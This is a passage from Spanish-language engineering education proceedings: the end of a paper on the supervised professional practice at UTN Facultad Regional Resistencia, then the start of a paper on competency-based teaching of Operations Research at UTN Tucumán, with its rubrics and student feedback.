- organizar y estructurar la información a exponer.
- desarrollar criterios profesionales para la evaluación de las alternativas de solución y seleccionar la más adecuada en un contexto particular.
- desarrollar de tareas multidisciplinarias, dentro de las disponibilidades de tiempo y recursos existentes en la empresa, desarrollando la aptitud para el planeamiento, la organización la conducción y control de las acciones puestas bajo su responsabilidad, cuando así correspondiera.
- el manejo de relaciones humanas en los diferentes niveles jerárquicos de una organización.
- seleccionar la Metodología de trabajo compatible con el funcionamiento eficiente de una estructura organizativa dada.

3. Realización de la PS

La cátedra se organiza de manera cuatrimestral ofreciendo hasta 4 (cuatro) modalidades para que el alumno que cumpla con las condiciones para su cursado pueda realizar la PS de manera individual o grupal (dependiendo de la envergadura del proyecto a acreditar).

3.1. Modalidades

Las actividades válidas para realizar la PS han dado lugar a las diferentes modalidades de desarrollo de la PS (Ver Fig. 2).

A continuación se detalla cada una de las modalidades:

- **Modalidad 1: Práctica Supervisada.** Desarrollo de tareas de ingeniería en el ámbito de una Organización No Gubernamental (ONG), Instituciones y/o Empresas Productivas/Servicios públicas o privadas. Se requiere la supervisión de un profesional de la organización.

- **Modalidad 2: Investigación.** Implica la participación activa en grupos de investigación, desarrollo y/o aplicación tecnológica y/o de servicio a terceros realizados por grupos de investigación o desarrollo tecnológico y de servicios acreditados, perteneciente a instituciones de nivel académico reconocido. Las tareas serán supervisadas en forma directa por el Director del Grupo.

- **Modalidad 3: PS Proyecto.** Corresponde a la continuación asignatura Proyecto y se enmarca en el desarrollo de un proyecto final que haya sido acordado mediante un convenio específico con terceros, entes y/o empresas privadas o públicas, grupos de investigación y/o desarrollo tecnológico y de servicios. El docente de la asignatura Proyecto Final supervisará en forma directa el proyecto en cuestión.

- **Modalidad 4: Acreditación de Horas.** Consiste en acreditar una relación laboral o pasantía rentada en organizaciones del medio que involucren tareas y/o actividades especificadas reservadas para el perfil del ISI y las incumbencias del profesional.




Fig. 2 – Modalidades de la PS.
Fuente: elaboración propia.

3.2. Momentos de la PS

El proceso de la realización de la PS contempla 3 (tres) momentos: inicio, desarrollo y acreditación (Ver Fig. 3), a continuación se detalla cada una de ellas:

1. **Inicio.** Iniciado cada ciclo cuatrimestral y luego de la presentación de la Práctica supervisada se procede a relevar el Ámbito de aplicación en la cual cada alumno podrán efectuar su práctica. En esta instancia se procede entonces a confeccionar la documentación requerida de acuerdo a cada modalidad, siendo los principales instrumentos el *Plan de Trabajo* **(**para las modalidades 1, 2 y 3) y el *Informe de Acreditación de horas* (para la modalidad 4), además de otra documentación complementaria a ellas. Toda la documentación se eleva al Consejo Departamental para su consentimiento inicial (Modalidad 1, 2 y 3) y/o aprobación (Modalidad 4).

2. **Desarrollo.** Presentada la documentación inicial se procede a realizar el seguimiento de la PS per se para las Modalidades 1, 2 y 3; la modalidad 4 queda exento de este paso. Aquí, se trabaja acompañando a los alumnos en el desarrollo de su Práctica y, eventualmente se elabora un *Informe de Avance*.

3. **Acreditación.** Para las modalidades 1, 2 y 3 terminada la carga horaria exigida por la PS, se procede a cumplimentar la documentación exigida de acuerdo a la modalidad. A tales efectos se trabaja con los alumnos de manera presencial y/o virtual. En el caso de la modalidad 4, se eleva el dictamen del Consejo Departamental para la aprobación de la materia.




Fig. 3 – Proceso general de Realización de la PS.
Fuente: elaboración propia.

3.3. Condiciones para realizar la PS

Para realizar la PS se debe:

- Tener una disponibilidad de doscientas (200) horas, requisito ineludible para cumplir con la Práctica Supervisada.
- Tener regularizada todas las asignaturas del cuarto nivel de la carrera.
- Estar cursando la asignatura Proyecto (5to nivel) o haberla cursado anteriormente.

3.4. Documentación requerida por cada modalidad

La PS puede ser desarrollada de forma individual o en equipo, pero en cualquier caso cada alumno es responsable por su documentación y desarrollo.

La Tabla 2 muestra un resumen de la documentación requerida de acuerdo a cada modalidad.

Tabla 2. Documentación requerida según modalidad

Práctica Supervisada	▪ Convenio Específico de PS ▪ Plan de Trabajo ▪ Informe de Avance (opcional) ▪ Informe de Alumno, con documentación Probatoria ▪ Informe Tutor Empresa ▪ CV del Tutor (según caso) ▪ Informe del Tutor Académico (según caso) ▪ Informe de Cátedra (PS)
Investigación	▪ Plan de Trabajo ▪ Informe de Alumno, con documentación Probatoria ▪ Informe de Avance (opcional) ▪ Informe Director del Grupo de Investigación / Tutor a cargo ▪ Informe de Cátedra (PS)
PS Proyecto	▪ Convenio Específico ▪ Carpeta de Proyecto Final ▪ Plan de Trabajo ▪ Informe de Alumno, con documentación Probatoria ▪ Informe de Avance (opcional) ▪ Informe Docente de la cátedra Proyecto ▪ Informe de Cátedra (PS)
Acreditación Hs	▪ Informe de Alumno, con documentación Probatoria ▪ Informe Tutor Empresa ▪ Informe Tutor Académico (según caso) ▪ Informe de Cátedra (PS) ▪ CV del Tutor Empresa y/o Académico (según caso)

3.5. Proceso evaluativo

La evaluación considerada como proceso continuo, sistemático en el proceso de enseñanza aprendizaje permite la retroalimentación constante del proceso formativo como tal. Es así que, con el objetivo de acompañar el proceso de desarrollo de la PS, fundamentalmente en lo que refiere a las modalidades "Práctica Supervisada", "Investigación" y "PS Proyecto" (Modalidades 1, 2 y 3 respectivamente), la cátedra establece un sistemas de evaluación que acompaña al proceso per se, con el objeto de impulsar a que cada alumno encuentre y destaque su aprendizaje.

El proceso evaluativo considera 3 (tres) momentos en el tiempo: inicial o diagnóstica, formativa o continua/de seguimiento y sumativa o final. La Tabla 3 muestra el detalle de las evaluaciones.

Tabla 3. Momentos del Proceso evaluativo

Inicial	Corresponde al momento inicial del proyecto dónde se pretende conocer los saberes previos y comportamientos de los participantes, una vez presentada la propuesta de trabajo, se lleva a cabo una evaluación para determinar el "punto de inicio" respecto a saberes previos, modos de accionar, actitudes y abordaje ante las propuestas. Aquí se utilizan cuestionarios y entrevistas.
Formativa continua	Con el propósito de implementar una evaluación permanente, que favorezca el seguimiento personalizado del alumno, se evalúa en forma continua la aplicación de los conceptos, de las herramientas y de técnicas y buenas prácticas, los avances del proyecto, la pertinencia, los fundamentos de sus argumentaciones, el compromiso y la participación en equipo; a través de la interacción constante. La valoración considera factores relativos al conocimiento (saber conocer), las habilidades (saber hacer) y a las actitudes (saber ser). Para la evaluación se utilizan cuestionarios, entrevistas, presentaciones orales, entre otros.
Sumativa	Con el propósito de evaluar los resultados obtenidos y reflexionar sobre el desempeño, la evaluación de esta etapa se realiza a través de un coloquio y la entrega de toda la documentación solicitada, establecida previamente.

En líneas generales, las experiencias han demostrado la adopción de un rol más activo por parte de los alumnos dentro del proceso de enseñanza aprendizaje, permitiéndoles asimilar mejor los conocimientos. Y, por parte de los docentes un rol de facilitador del conocimiento que debe transformarse para brindar herramientas para la búsqueda de información y guiar en la búsqueda de interrogantes, así como enseñar a aprender y emprender.

3.6. Condiciones para Acreditar la PS

Luego de aprobada la carpeta por la cátedra y el coloquio respectivo, la cátedra eleva al Consejo Departamental el informe correspondiente con toda la documentación pertinente a las Prácticas Supervisadas para su evaluación final por estos.

Luego de que el Consejo Departamental emita el dictamen por cada una de ellas, y en caso de que dicho dictamen no tenga observaciones, la PS se considera aprobada; por mismo, en tal instancia se deben tener aprobadas todas las asignaturas correlativas a la PS.

4. Resultados y próximas acciones

De las PS desarrolladas en las diversas modalidades se obtuvieron resultados positivos de todas, independientemente si se desarrollaron de manera individual o por equipo.

4.1. Modalidades elegidas de la PS

Desde el año 2005 en la UTN-FRRe se desarrolla la PS bajo las modalidades "Práctica Supervisada", "Investigación" y "Acreditación de Horas" (modalidades 1, 2 y 4 respectivamente). Desde el año 2009 se incorporó la opción de la modalidad "PS Proyecto" (modalidad 3).

Considerando los últimos 6 años (2014 a 2019), los resultados de desarrollo de las PS, discriminadas por modalidad (Fig. 4) indican que más de la mitad de las PS ejecutadas corresponden a la "Modalidad 4 – Acreditación de Horas" (59%), mientras el resto de las PS corresponden en un 27% a la "Modalidad 2 – Investigación", un 10% a la "Modalidad 1 – Práctica Supervisada" y, finalmente en un 4% la "Modalidad 3 – PS Proyecto". Estos resultados, van en línea con la realidad de nuestra regional ya que cuando los alumnos llegan a la instancia de la PS, en un 80% de las veces son alumnos que se encuentran trabajando en tareas relativas del profesional de sistemas, especialmente en las áreas de *desarrollo de software* y *redes/telecomunicaciones*. Por otro lado, la regional ha venido trabajando arduamente en la conformación de varios grupos de trabajo de investigación, éstos son quienes usualmente trabajan con los estudiantes en sus PS.




Fig. 4 –.Modalidades elegidas

La Fig. 5 muestra el análisis detallado por modalidad y año.




Fig. 5 –.Histórico 2014 a 2019

4.2. Enseñanzas y aprendizajes

Dentro de las características trascendentales desde la mirada desde la propuesta de **Enseñanza** vale destacar:

- El análisis de las diversas vicisitudes que acompañan a cada una de las prácticas, para comprender como acontecen las relaciones teoría-práctica y acompañar a cada alumno.
- La concientización de la actualización de los principales campos disciplinares de la ingeniería en Sistemas en función a los requerimientos del mercado.
- La importancia de revisar constantemente y siempre desde un enfoque sistémico, todas las partes y las relaciones que conforman el diseño curricular de la Ingeniería en Sistemas (troncales, proyectos, contenidos, flexibilidad, teoría-práctica, grado de actualización, etc.).
- La concientización acerca de la importancia en la transformación del rol docente hacia los nuevos entornos de aprendizajes y desarrollo de las competencias.

Mientras que, respecto a la mirada del **Aprendizaje** acontecido en cada estudiante, es importante resaltar:

- La participación responsable de cada alumno durante toda la PS, con las particularidades de cada una de las modalidades.
- La motivación de emplear "el ingenio" para: desplegar la creatividad, investigar herramientas para las diferentes tareas encomendadas y, trabajar de manera eficaz para lograr el objetivo.
- La evaluación final de cada alumno en modo reflexivo respecto a sus propios aprendizajes, destacando cuáles fueron sus Factores Críticos de éxito y, fundamentalmente las Lecciones Aprendidas. Evidenciando en primera persona las habilidades que emanaron y cuáles deberían continuar trabajando con mayor énfasis.
- Desde una mirada crítica los aportes que han desarrollado con la PS, contrastándolo con lo preestablecido en el Plan de Trabajo, y relacionando con las áreas de la formación.

4.3. Próximas acciones

Actualmente la Facultad Regional Resistencia continúa trabajando en la revisión del Diseño Curricular de la carrera Ingeniería en Sistemas de Información, considerando especialmente las definiciones de formación por competencias establecidas por el Consejo Federal de Decanos de Ingeniería (CONFEDI).

Acompañando al proceso, se ha iniciado la revisión de cada cátedra en tales términos y, en este sentido, la Práctica Supervisada, se propone reformular su accionar tanto como la documentación exigida. En tal sentido, por ejemplo, se pretende fortalecer el trabajo especialmente considerando las Competencias *Sociales, Políticas y Actitudinales*, más específicamente las competencias referidas a "Comunicarse con efectividad" y "aprender en forma continua y autónoma". Además, reorganizar las

rúbricas que actualmente utiliza en el proceso de evaluación.

5. Conclusiones

La Práctica Supervisada es una actividad formativa para asumir de manera gradual del rol profesional, a través de su inserción en una organización a fin de aplicar los conocimientos adquiridos a lo largo de su formación académica lo cual significa asumir por parte del alumno la formación permanente como elemento distintivo del aprendizaje convencional y la necesidad de contribución por parte de la Universidad, que por su "saber = conocer" debe implicarse en un nuevo "saber hacer".

En este marco, la Universidad debe conocer la realidad del contexto y fomentar la capacidad de aprendizaje continuo en los estudiantes no solo pensando en su futuro profesional sino en la propia dinámica de los procesos de aprendizaje que significan una auténtica prueba que valida las metodologías utilizadas y en particular la PS propone un medio para alcanzar en forma efectiva determinadas competencias y capacidades profesionales que son sustantivas e imprescindibles en su futuro desarrollo profesional.

En su fin último, la PS propone que cada alumno realice una práctica de acuerdo a sus intereses y posibilidades, al mismo tiempo que incita a efectuar una introspectiva respecto a sus propios aprendizajes en el quehacer profesional, destacando cuáles fueron sus Factores Críticos de éxito y, fundamentalmente las Lecciones Aprendidas, buscando así dar significado a su propio aprendizaje.

Consideramos que, con las próximas acciones a desarrollar, adaptando las estrategias metodológicas de enseñanza aprendizaje y utilizando los recursos tecnológicos, habremos de continuar contribuyendo al desarrollo de las nuevas competencias profesionales requeridas para los ISI.

6. Referencias

[1] Consejo Federal de Decanos de Facultades de Ingeniería (CONFEDI) (2001). "Estudio del vocablo Ingeniería". Buenos Aires, Agosto 2001. Recuperado el 10/04/2018 de <https://web.fceia.unr.edu.ar/images/PDF/Vocablo.pdf>.

[2] Ranz R. (2016). "La Industria 4.0 necesita Talento 4.0: seis retos y un ejemplo", Mayo 2016. Recuperado el 01/02/17 de <https://robertoranz.com/2016/05/27/la-industria-4-0-necesita-talento-4-0-seis-retos-y-un-ejemplo/>

[3] Moravec, J. (2013). "Knowmad Society". Education Futures LLC; 1 edition. Junio 2013. ISBN-13: 978-0615742090.

[4] Universidad Tecnológica Nacional – Consejo Superior Universitario (CSU). (1992). Resolución 326/92.

[5] Universidad Tecnológica Nacional (UTN). (2003). Ordenanza 973 de Consejo Superior. Incorpora Práctica Supervisada Como Exigencia Curricular en las Carreras de Ingeniería. Buenos Aires, 5 de marzo 2003. Recuperado el 01/08/19 de <http://csu.rec.utn.edu.ar/docs/php/salida.php3?tipo=ORD&numero=973&anio=0&facultad=CSU>

[6] Consejo Federal de Decanos de Facultades de Ingeniería (CONFEDI). (2014) "Documentos de CONFEDI Competencias en Ingeniería". Declaración de Valparaíso Sobre competencias genéricas de egreso del ingeniero iberoamericano. Universidad FASTA, Abril 2014. ISBN 978-987-1312-61-0.

[7] Universidad Tecnológica Nacional (UTN). (2017). Ordenanza 1549/16.

[8] Del Val Román, J. (2017) "Industria 4.0: La Transformación Digital de La Industria". Facultad de Ingeniería de la Universidad de Deusto (CODDII), Octubre 2016. Disponible en: http://revistaingenieria.deusto.es/tag/industria-4-0/ (último acceso: 21/03/2017).

[9] Caravaca, L. (2017) "*La importancia de aprender haciendo (parte 1)*". Recuperado el 05/06/17 de <http://eduskopia.com/la-importancia-de-aprender-haciendo-parte-1/>.

[10] García Sevilla, J. (2008). "El aprendizaje basado en problemas en la enseñanza universitaria". Universidad de Murcia, Servicio de Publicaciones. España.

[11] Pamos de la Hoz, A. (2019). "Actitud Digital. Claves psicológicas para sobrevivir a una nueva era". Editorial Letrame. ISBN: 978-84-17818-18-0

Experiencia en la asignatura Investigación Operativa en el marco del Curriculum por Competencias

Javier Raúl Alejandro Cantó
Universidad Tecnológica Nacional
Facultad Regional Tucumán
javier.alejandro.canto@gmail.com

Cristina Rojas
Universidad Tecnológica Nacional
Facultad Regional Tucumán
cristinarojas3@gmail.com

Resumen

El presente trabajo describe la experiencia de cátedra de la asignatura Investigación Operativa, del cuarto nivel de la carrera de Ingeniería en Sistemas de Información en la Universidad Tecnológica Nacional, Facultad Regional Tucumán, en el marco de la implementación del Curriculum por Competencias para todas las carreras de ingeniería de Argentina. Se describen las revisiones y mejoras implementadas en el último año lectivo en cuanto a recursos y metodologías didácticas y metodologías e instrumentos de evaluación tendientes a favorecer la formación de egresados acordes a las demandas actuales, tanto en el contexto del mundo laboral, como en la formación de vocaciones científicas y de investigación. Se presentan también las re-configuraciones en el rol de los docentes y los estudiantes en el marco de la formación por competencias; la utilización de las Tecnologías de la Información y la Comunicación. También, la voz de los estudiantes, como protagonistas principales de los procesos de enseñanza y de aprendizaje. Finalmente se describen propuestas de revisión y mejoras para implementación futura.

Introducción

El vertiginoso avance de la ciencia y la tecnología produce cambios continuos y acelerados en los distintos ámbitos de las relaciones humanas, sean estos ámbitos sociales, políticos, culturales, laborales o educativos, entre otros. La Universidad es una institución reconocida en la formación de profesionales, y su particular vínculo con la sociedad y el mundo laboral, hace necesaria una constante revisión de los contenidos, de las prácticas de enseñanza y de las metodologías e instrumentos de evaluación, para que puedan adecuarse a las características, necesidades y requerimientos del nuevo ámbito laboral teniendo en cuenta las características del nuevo estudiante, atravesado por el uso de tecnologías. Es en el marco de esta compleja trama de interrelaciones que se lleva adelante la implementación del nuevo curriculum por competencias en todas las carreras de Ingeniería de la Argentina, que

adopta el modelo de aprendizaje centrado en el estudiante (A.C.E.) [2], con el fin actualizar y consolidar, de acuerdo a lo propuesto por el CONFEDI, el modelo de formación de ingenieros en nuestro país [3]. El presente trabajo describe las revisiones y mejoras implementadas en la experiencia de cátedra llevada a cabo en el último año lectivo en la asignatura Investigación Operativa, del cuarto nivel de la carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional, en el marco de la formación por competencias.

El término competencia tiene varias acepciones; tomaremos aquí la idea planteada por Perrenoud de un saber hacer contextuado; de un poder actuar de forma oportuna y adecuada, sirviéndose de conocimientos pertinentes en una situación concreta. Las competencias no sustituyen ni contradicen a los conocimientos, sino que se sirven de estos para poder aplicarlos en una "estructura de actividad organizada". Si bien el término se relaciona más estrechamente con el quehacer laboral, es posible también desarrollar competencias para los ámbitos de la investigación y como parte de la formación de vocaciones científicas [4]. El CONFEDI, en su Libro Rojo [3] describe un conjunto de competencias de egreso, clasificadas en *genéricas* (tecnológicas, sociales, políticas y actitudinales) y *específicas*, que se tomarán como uno de los marcos de referencia para el desarrollo del presente trabajo. En el anexo I–23 del Libro Rojo se describen las actividades reservadas, las competencias específicas y los descriptores de conocimiento relacionados al Ingeniero en Sistemas de Información / Informática.

Trabajos anteriores dieron cuenta de algunas configuraciones didácticas, metodologías e instrumentos de evaluación tendientes al desarrollo de varias de las competencias específicas aportadas desde la asignatura a la formación del egresado tecnológico. Se exponen aquí algunas mejoras aplicadas en el presente año lectivo, y se hace especial hincapié en el desarrollo de las competencias sociales.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Como sabemos, el aprendizaje centrado en el estudiante puede llevarse a cabo mediante la enseñanza para la comprensión (E.P.C.) y la aplicación de rúbricas de evaluación, ya que el eje es el quehacer del estudiante.

La asignatura Investigación Operativa y sus aportes a la formación del egresado desde el enfoque de la formación por competencias

La investigación operativa es una rama fundamental de las ciencias de la administración. Opera con modelos matemáticos cuya representación, solución e interpretación se utilizan en la optimización de innumerables situaciones de la vida real. Estos modelos matemáticos cumplen sus funciones clásicas de describir y predecir comportamientos de diversos sistemas, haciendo especial énfasis en los sistemas de producción y fabricación, como así también en lo referido al mundo de los servicios. Su relación y su aporte crucial en cuanto al quehacer del ingeniero se pone de manifiesto al analizar la definición de ingeniería propuesta por el CONFEDI cuando la define como una profesión que utiliza el conocimiento de las ciencias matemáticas (y otras) adquiridas a través del estudio, la experiencia y la práctica, y emplea este conocimiento con buen juicio con el fin de desarrollar modos de utilización óptima de materiales y conocimiento en beneficio de la humanidad. En su práctica, la ingeniería comprende el estudio de la factibilidad económica, técnica, modelación, optimización y operación de todo tipo de componentes, sistemas y procesos.[3]

Configuración didáctica de las actividades

Para el diseño de las actividades se toman como preguntas-eje: ¿es esta actividad relevante en tanto que contribuye al desarrollo de alguna de las competencias que debe adquirir el ingeniero tecnológico? ¿para qué sirve, cómo y cuándo aplicaría este concepto o conocimiento en algún contexto real, cotidiano o laboral? También se consideran una serie de preguntas clásicas propias del contexto de la investigación de operaciones, que son las alternativas ¿qué pasa si…?

Las situaciones diseñadas y abordadas en la formación por competencias, como un saber hacer en contexto, deben ser significativas y complejas. En la fase de modelado se diseñan representaciones equivalentes alternativas a partir de la descripción textual de la situación-problema que se aborda, entre las que se destacan: el diagrama icónico, el modelo matemático, generalmente algebraico, y la representación gráfica en ejes cartesianos, especialmente a partir de sistemas de inecuaciones de 2 variables en el tema programación lineal, que aportan mucha información y ayudan a visualizar los componentes del sistema modelado. Se destaca que estas representaciones son intercambiables y análogas. También se emplean diversas representaciones de grafos o redes, por ejemplo la red de proyecto en el tema PERT/CPM o la red de transporte, flujo máximo, camino más corto, etc. en las variantes del tema Transporte como una de las aplicaciones de la programación lineal. Se pueden utilizar también diagramas de flujo de los modelos que pueden resolverse mediante la aplicación de uno o más algoritmos.

Si bien todos los encuentros son de índole teórico-práctico, las clases planificadas formalmente como teóricas incluyen diversas formas de abordar los temas a tratar. Se solicita la lectura previa de la bibliografía a los estudiantes. El tema puede extraerse de una situación-modelo típica conocida por todos o bien de alguna noticia del medio local, nacional o internacional, o bien un artículo en alguna publicación especializada. Los fundamentos teóricos se presentan en base al análisis de casos y problemas. Se intenta que el estudiante pueda descubrir por iniciativa propia las relaciones entre la realidad que se modela y el modelo diseñado. Se incluyen momentos para la lectura de materiales en clase, micro-actividades de producción de informes, competencias de desempeño por tiempo o cantidad de situaciones o ejercicios resueltos o planteados por los equipos, exposición ante compañeros, etc. En los encuentros de índole formal práctica, se trabaja en equipos en la construcción de modelos, en su carga y resolución a través de herramientas informáticas de disponibilidad en las computadoras y los teléfonos celulares de los estudiantes. Luego de la resolución se interpretan los resultados y se exponen ante los demás equipos.

Para fortalecer las competencias sociales, en los primeros encuentros cada equipo define un nombre y diseña un logotipo, para promover el sentido de pertenencia a un equipo de trabajo, una pequeña *consultora* operativa, donde se asumen roles que deben ser cumplidos con responsabilidad para la obtención de un objetivo común.

Es muy importante mantener una comunicación clara y fluida en las relaciones que se dan tanto entre docentes entre sí, como en los estudiantes entre sí, con una permanente práctica del respeto por los diversos puntos de vista, toda vez que en el marco de la formación tecnológica y científica la razón está dada siempre por el afán de objetividad de la ciencia.

Evaluación

Siguiendo lo propuesto por Anijovich [1] y Perrenoud [5], la evaluación es vista como una instancia más de aprendizaje. Se procura una comunicación abierta que favorezca el aprendizaje colaborativo, donde el error se considera una manera de acercamiento gradual a la respuesta correcta o adecuada. Durante la fase de trabajo en equipos, es importante la observación atenta del docente, que tiende a determinar si la conducta observable es consecuencia de una actividad mental adecuada. Las actividades se preparan y se revisan para quitar tanto de los procesos como de las respuestas lo relacionado con el azar, la casualidad y la suerte. Para ello se recurre a preguntar y re-preguntar, alterando algún aspecto de la situación.

La evaluación es formativa y continua, y requiere, en el marco del desarrollo de competencias, una especial atención y mirada por parte del docente.

Rúbricas

Las rúbricas son documentos descriptivos que especifican con claridad objetivos a alcanzar, expectativas de desempeño y niveles de logro. Son una guía para asignación de puntaje en las instancias evaluativas. Su propósito es explicitar lo que se espera que el estudiante sea capaz de hacer, es decir, sus desempeños de comprensión. Tienen como propósito aportar objetividad y transparencia al proceso evaluativo. Deben ser conocidas por los estudiantes desde el principio del cursado, y son también un aporte para la auto-evaluación de los propios estudiantes. [1]

Ejemplos de rúbricas

A continuación se presentan, en las Tablas 1 a 3, algunos ejemplos sintetizados de rúbricas.

Tabla 1. Rúbrica para el tema Programación Lineal

Nivel de dominio	Desempeños
1- Insuficiente	Identifica los elementos de un modelo y los asocia correctamente a un problema relevado.
2- Regularidad	Modela y resuelva un escenario relevado.
3- Regularidad	Redacta informes con la propuesta de solución al problema relevado.
4- Aprobación Directa	Formula una propuesta de solución, usando terminología técnica y plantea las alternativas post óptimas.

Tabla 2. Rúbrica para el tema Inventario

Nivel de dominio	Desempeños
1- Insuficiente	Reconoce escenarios.
2- Regularidad	Modela escenarios y los resuelve.
3- Regularidad	Redacta informes con la propuesta de solución.
4- Aprobación Directa	Propone mejoras adicionales a la aplicación del modelo, considerando factores contextuales, sociales, culturales, financieros, etc.

Tabla 3. Rúbrica para el tema PERT/CPM

Nivel de dominio	Desempeños
1- Insuficiente	Identifica actividades y precedencias.
2- Regularidad	Diagrama representaciones alternativas, gráficas y textuales (tabla de proyecto, red de proyecto).
3- Regularidad	Representa y resuelve el modelo utilizando software.
4- Aprobación Directa	Interpreta resultados y propone mejoras para reducir tiempos/costos asociados a actividades.

Co-evaluación durante el cursado

En el presente año lectivo se implementó la co-evaluación entre equipos durante algunos de los encuentros teóricos y prácticos, lo que permitió dar protagonismo al estudiante en la difícil tarea de evaluar las producciones, en este caso de sus pares. Requiere nuevamente por parte del docente, una especial mirada y análisis, ya que, como es natural suponer, la mirada del par-estudiante suele estar muy marcada por la subjetividad y por otro lado, es necesario tener en cuenta su propio dominio del tema para poder emitir un juicio adecuado sobre aquello que está evaluando. Esta experiencia de co-evaluación se realiza a ciegas entre los equipos, utilizando una codificación de letras o colores que solo la cátedra conoce para saber quienes están evaluando y quienes están siendo evaluados. Esto intenta reducir la subjetividad inherente en este tipo especial de evaluación.

La calificación numérica final obtenida por el estudiante en la asignatura al final del cursado, surge de la aplicación de una fórmula ponderada donde se tienen en cuenta todos los aspectos del trayecto formativo, y no solamente la calificación obtenida en el equivalente del clásico parcial. Estos aspectos ponderados incluyen el saber conocer, el saber hacer y el saber ser, y determinan una calificación final muy representativa del desempeño real de estudiante.

Integración horizontal y vertical para el desarrollo de competencias

Desarrollar una competencia requiere tiempo y esfuerzo compartido entre cátedras, a través de la cada vez más importante, necesaria y urgente, integración vertical y horizontal entre asignaturas. Se deben diseñar estrategias comunes complementarias que tiendan gradualmente a consolidar lo abordado por los distintos espacios

curriculares. Esto requiere una serie de cambios que se traducen por ejemplo, en modificaciones y adaptaciones de contenidos o de la secuencia didáctica de las asignaturas involucradas, sabiendo que es posible que se produzcan tensiones, que deben ser gestionadas, para la elaboración de actividades mutuamente enriquecedoras, en donde no se ceden poder, tiempos e importancia de las asignaturas, sino que se potencian. Hay una resistencia natural al modo de actuar, toda vez que se cuenta con un libreto probado que funciona y del que no es en ocasiones tan fácil despegarse.

Uso de TICs y redes sociales

Las comunicaciones formales de la asignatura, el acceso a los materiales didácticos, y las comunicaciones de calificaciones de las distintas instancias evaluativas se realizan a través del aula virtual, que implementa y utiliza la plataforma Moodle, de la que participan los alumnos inscriptos en el año lectivo. También se utiliza un grupo de Whatsapp, que tiene como administradores a los docentes y algunos de los estudiantes, para transmitir de forma más rápida novedades del día a día. Se cuenta con un grupo cerrado de Facebook, del cual participan tanto los estudiantes que se encuentran cursando, como aquellos que ya cursaron y promocionaron, o bien necesitan rendir el examen final. Se publican también aquí las actividades propuestas por la teoría y la práctica y modelos de exámenes finales.

Se encuentra en fase de planificación un proyecto para generar videos educativos para la plataforma Youtube, como una manera de complementar el registro de la actividad de clase y la presentación de ejemplos-tipo, una modalidad cada vez más utilizada por distintas asignaturas y universidades.

El desarrollo de las competencias sociales

La voz de los estudiantes

Cinco de las diez competencias genéricas propuestas por el CONFEDI tienen que ver con lo social, lo político y lo actitudinal.

En el aprendizaje centrado en el estudiante, éste es el protagonista desde el primer encuentro, en el cual se propone plantear un contrato didáctico, como lo planteaba Janine Filloux. Se realiza en el primer encuentro una indagación personal y abierta, manifestada en forma oral y después por escrito, acerca de cómo los estudiantes perciben o creen que les resultará más estimulante llevar adelante las actividades relacionadas con la asignatura. Esas expectativas se tienen en cuenta en la posterior configuración didáctica de las actividades. Se hace énfasis en las competencias sociales de comunicación: formal, a través de la comunicación de resultados, por escrito, de los informes técnicos, e informal, en el trato con el propio equipo y entre los distintos equipos y con los docentes.

Consultados con respecto a la asignatura, en el encuentro final plenario, donde exponen sus trabajos de campo, los estudiantes señalaron como lo mejor de la asignatura: “Proporciona herramientas útiles para la vida profesional”; “Pudimos obtener una oportunidad de negocio y además concientiza la gravedad de la contaminación”; “Es que gracias al trabajo de campo pude relacionar mejor lo estudiado”; “Se aprende mucho en el trabajo final”; “Temáticas que se pueden aplicar en un futuro laboral”; “La materia se puede aplicar a la vida cotidiana y nos permite aprovechar los insumos”; “Ganamos experiencia trabajando en un problema real”; “La utilidad en la vida de los temas planteados”; “Una experiencia muy cercana a la realidad”; “Muy interesantes los temas vistos en la materia”; “Los contenidos de la asignatura, ya pueden aplicarse a infinidad de casos reales”; “La oportunidad de aplicar lo aprendido en un proyecto real”; “Asignatura muy útil”; “La aplicación en la realidad de los temas”; “Fueron muy interesante los temas, algunos se pueden aplicar en el ámbito familiar”; “Aplicación real y creativa de los conceptos aprendidos”; “Aplicar lo visto en el año”; “Ejemplo de aplicaciones útil. Bien enseñado”; “Temas interesantes y entretenidos”; “Comprender la toma de decisiones en las organizaciones”; “La dinámica de las clases”; “Aprender a recolectar datos y pensar”; “Trabajar en equipo”; “La programación lineal como herramienta para la solución de problemas. Los prácticos de redacción que nos ayudó a armar los reportes; no muchas asignaturas hacen énfasis en esto”; “Nuevas técnicas de desarrollo”;

